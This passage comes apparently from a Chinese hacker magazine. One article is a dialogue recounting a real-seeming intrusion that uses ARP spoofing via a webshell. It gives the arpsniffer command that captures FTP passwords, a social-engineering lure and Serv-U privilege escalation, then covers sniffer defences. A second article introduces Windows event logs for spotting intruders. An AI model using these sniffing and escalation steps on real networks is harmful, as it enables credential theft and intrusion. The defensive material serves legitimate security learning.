


图 61

“经过了很多个路由器，还给出了每个路由器的IP。”老黑补充到，“不过要注意，判断是否与目标机器在同一网关下，虽然流行的做法是用tracert，但很多时候，主机ping都ping不通，tracert下根本看不出情况。比如tracert黑客x档案的网站，会出现如图62所示的情况。




图 62

“Request timed out，提示超时，这下就看不出来了。不过这个时候，可以采用改进的方法——计算法。就是把本机的ip地址和子网掩码做与运算，再把目标ip与子网掩码做与运算，如果结果相同就说明是在同一网关下。”

“比如，子网掩码是255.255.255.0，目标机211.157.102.239与子网掩码相与，得到结果为211.157.102.0；同样的，本机211.157.102.11与子网掩码相与，也是211.157.102.0，说明是同一网段，就可以进行ARP欺骗。这种判断方法是在嗅探中经常使用的！”

“接着回到xiaolu的操作上来，再判断的确处于同一网段后，就上传所需的软件，WinPcap.exe、arpsniffer.exe和pv.exe。”

小黑问：“WinPcap和arpsniffer的作用就不用说了，pv是拿来做什么的呢？”

老黑到：“问的好！pv是用来杀进程的软件。那个时候，arpsniffer不能自己停止，需要按Ctrl + C才能结束，但Ctrl + C控制符或者不能传送，或者shell也会被终止，所以需要用pv来结束arpsniffer的进程。”老黑顿了顿，继续说道：“看来，现在shadow的arpsf程序的确考虑的比较周全，在嗅探过程中，按任意键就可以退出，没这么麻烦。真是长江后浪推前浪，前浪死在沙滩上啊！”

“在那次渗透中，xiaolu建立一个隐藏的虚拟目录，应用程序保护设为低以便用webshell运行arp程序，避免被管理员发现。万事具备后开始嗅探，运行：**arpsniffer.exe 211.157.102.254 211.157.102.239 21 c:\111.txt 1**。

211.157.102.254是网关，211.157.102.239是黑防ip，c:\111.txt是log文件，1是网卡的id 。”

“接下来就是姜太公钓鱼，愿者上钩！不过为了不浪费时间，xiaolu还使用了社会工程学，假装告诉WTF网站被黑了，可怜的WTF又被骗了，连接维护网站，密码就被记录下来了。”

“剩下的流程就简单了。看见记录密码的文件增大后，用Pv杀掉arpsniffer进程，**pv –k –f arpsniffer.exe**，然后看密码。”

“得到密码后，最后用serv_U提升权限，运行命令，就搞定了！”

“哦！”小黑长出了一口气说道，“虽然说的很轻松，但也感觉的到那时血雨腥风般的紧张啊！”

“嗯，是的。Xiaolu最终的总结说的好，技术虽然很值钱，但灵活运用会使技术更有价值！”

七、安全防御小结

“安全真是门大学问，每一个分支都博大精深，连小小的嗅探也有如此多的学问。”小黑说道。

老黑笑着说：“攻击不仅仅是依靠工具。真正的高手，在攻击过程中，更多的利用对系统和网络结构的认识，达到手中无

剑，心中有剑的境界！”

“是啊，嗅探可以杀人于无形，那该如何防御呢？”

“问的好，其实最严重的安全威胁来自内部，其破坏性往往也是致命的。嗅探器的被动性和非干扰性，使其有很强的隐蔽性，同时破坏力巨大。”

“其实前面讲了Gmail使用了SSL，就该联想到，重要的服务器可以开启SSL加密。同样的，FTP服务可以使用SSH一类的加密措施，从而即使被嗅探，也不会泄漏密码明文，达到对抗嗅探的目的。”

“而作为网络管理人员，需要检测网络内部有没有机器在进行非法嗅探，以便查看是否是入侵者侵占了内部的主机。”

“理论上，嗅探程序，特别是广播环境下的嗅探器是不可能被检测出来的，因为嗅探程序是一种被动的接收程序，属于被动触发的，它只会收集数据包，而不发送出任何数据。尽管如此，嗅探程序有时候还是能够被检测出来的。”

“本机嗅探的程序检测方法比较简单，只要检查一下网卡是否处于混杂模式就可以了。”

“而检测其他机器。一个简单的方法是发送一个错误的请求给怀疑装有嗅探器的机器，如果它作出应答，则可检测出的确有嗅探器。其步骤如下。”

1．怀疑IP地址为10.0.0.1的机器装有嗅探程序，它的MAC地址确定为00-40-05-A4-79-32。

2．确保机器是在这个局域网中间。

3．修改目的包的MAC地址为一不存在的值，

4．用修改过后的ping包ping这个IP地址。

5．没有任何人能够看到发送的数据包，因为每台计算机的MAC地址无法与这个数据包中的目地MAC相符。所以，这个包应该会被丢弃。

6．如果看到了应答，说明这个MAC包没有被丢弃，也就是说，很有可能有嗅探器存在。

“哦，探测嗅探器是用反欺骗啊！”

“是的，彼不仁，就别怪己不义了！不过还是老话，这个方法不能生搬硬套，技术的关键是要活学活用！我们只有先习架势，再习内功，然后学习心法，慢慢提高，才能做到手中无剑，心中有剑！”

“嗯，是啊，我这就活学活用去，嗅探mm的号码和密码去，嘿嘿！”小黑说完一溜烟就跑了。

老黑：“啊！我……晕……”

（文章中涉及到的工具X-Sniffer、qqsniffer、Ethereal、WinpCap、ARPSniffer、arpsf已经收录于光盘中）

第一节：认识日志：
第二节：模拟攻击对比日志：
1、扫描留下的日志
2、溢出攻击留下的痕迹
3、SQL注射留下的日志
4、访问ASP木马留下的日志
5、安装后门留下的日志
6、日志的删除与保护
第三节：亡羊补牢，为时未晚

让入侵者插翅难逃


——菜菜们跟我一起学看日志

职业欠钱

古语有云：“知己知彼，百战不殆！”既然我们要抓住黑客，自然要先了解一下黑客们攻击的时候都会使用哪些方式，入侵得手后又一般会有什么样的动作！打开著名的“黑客攻击流程图”（图1），我们可以看到：黑客们入侵之前一般都喜欢使用扫描工具扫描一下目标机打开了哪些端口，用来搜集关于目标机尽可能多的信息（黑客的这个动作叫做踩点，扫描器在扫描的时候是很容易在机器上留下痕迹的）。

当发现目标机打开有哪些端口后，黑客可以推断出目标机上运行了哪些服务，找出这些服务所存在的漏洞，并使用相应的工具进行攻击（比如远程溢出或SQL注入等，这些动作也容易在系统里留下日志）。

如果黑客得手了，获得了目标机器的控制权限（当然，有的时候是比较低的权限），黑客就会想办法进行提升权限。这个时候可以利用本地溢出工具或者是一些其它的动作，比如进行Web攻击后上传了一个ASP木马，使用该ASP木马进行提升权限的时候也会在日志里留下明显的日志（IIS中会详细的记录他对该ASP木马的每一次访问）。



——黑客入侵行为模型图——

解说：

黑客入侵一般的完整模式为：踩点->扫描->查点->分析并入侵->获取权限->提升权限->扩大范围->安装后门->清除日志，这几个大的行为模块。

资源扩张：指利用已获的密码尝试登录其它主机或者其它服务

其它手段：指类似于发送恶意Email的方式，比如通过恶意网页等其它欺骗方式。还包括近来一些利用winnt/2k会话缺陷在远程嗅探其密码的新攻击方法。

踩点：大多数的DNS服务器允许用户获取域名记录文件内容，这样就可以了解到网站的详细网络分布结构。另外网络服务商可以查询得到公司地址及人员内部邮件、电话等等，以及单位注册的IP范围等重要信息。有时这一步骤会比扫描还重要。

图1

一旦黑客拿到了最高的权限，他下一步要做的就是安装后门以方便下次登录了！安装后门很难有日志记录下来，可是，我们可以对比系统目录下的文件和多出的服务。而对于Windows服务器来说，黑客最喜欢的“后门”莫过于系统自带的终端服务了。为了登录终端服务，黑客需要一个拥有高权限的帐户和密码而已。他们可以有以下几种方式得到：一是“查询”管理员当前登录用户的密码；二是新添加一个用户；三是将一个已有用户克隆为管理员帐号。幸运的是，这几个动作也有可能被系统老老实实的记录下来。

当黑客完成安装后门的动作后，他就会把刚才入侵过程中被记录下来的痕迹打扫干净！给我们来个死无对证（狡猾的黑客都会这么做！这也正是我们要坚守的最后一道防线）！

由于系统记录黑客动作的时

候，使用的是日志的形式。因此在进行入侵检测之前，我们首先要来了解一下日志。

第一节　认识日志

日志是一些文件系统集合，依靠建立起的各种数据的日志文件而存在。日志能根据管理员或系统的配置对特定的事件进行忠实的记录并保存下来，因此日志对于系统安全的作用是显而易见的：一个有经验的管理员往往能够迅速通过日志了解到系统的安全性能，而一个聪明的黑客会在入侵成功后迅速清除掉对自己不利的日志。在Windows系统中，通过“事件查看器”中的事件日志，可以收集关于硬件、软件和系统问题的信息。也可以监视系统安全事件。

在Windows2000/XP/2003系统中，我们可以通过以下步骤打开“事件查看器”：按下Win+R组合键打开“运行”，输入eventvwr并回车或者右击“我的电脑”→“管理”→“系统工具”→“事件查看器”（图2）。




图2

任何版本的Windows系统里，至少都能看到三种日志记录事件：

应用程序日志

应用程序日志包含由应用程序或系统程序记录的事件。例如，数据库程序可在应用程序日志中记录文件错误。

安全性日志

安全性日志记录诸如有效和无效的登录尝试等事件，以及记录与资源使用相关的事件，如创建、打开或删除文件或其他对象。管理器可以指定在安全性日志中记录什么事件。例如，如果您已启用登录审核，登录系统的尝试将记录在安全性日志里。

系统日志

系统日志包含Windows系统组件记录的事件。例如，在启动过程中加载驱动程序或其他系统组件失败将记录在系统日志中。WindowsXP预先确定由系统组件记录的事件类型。


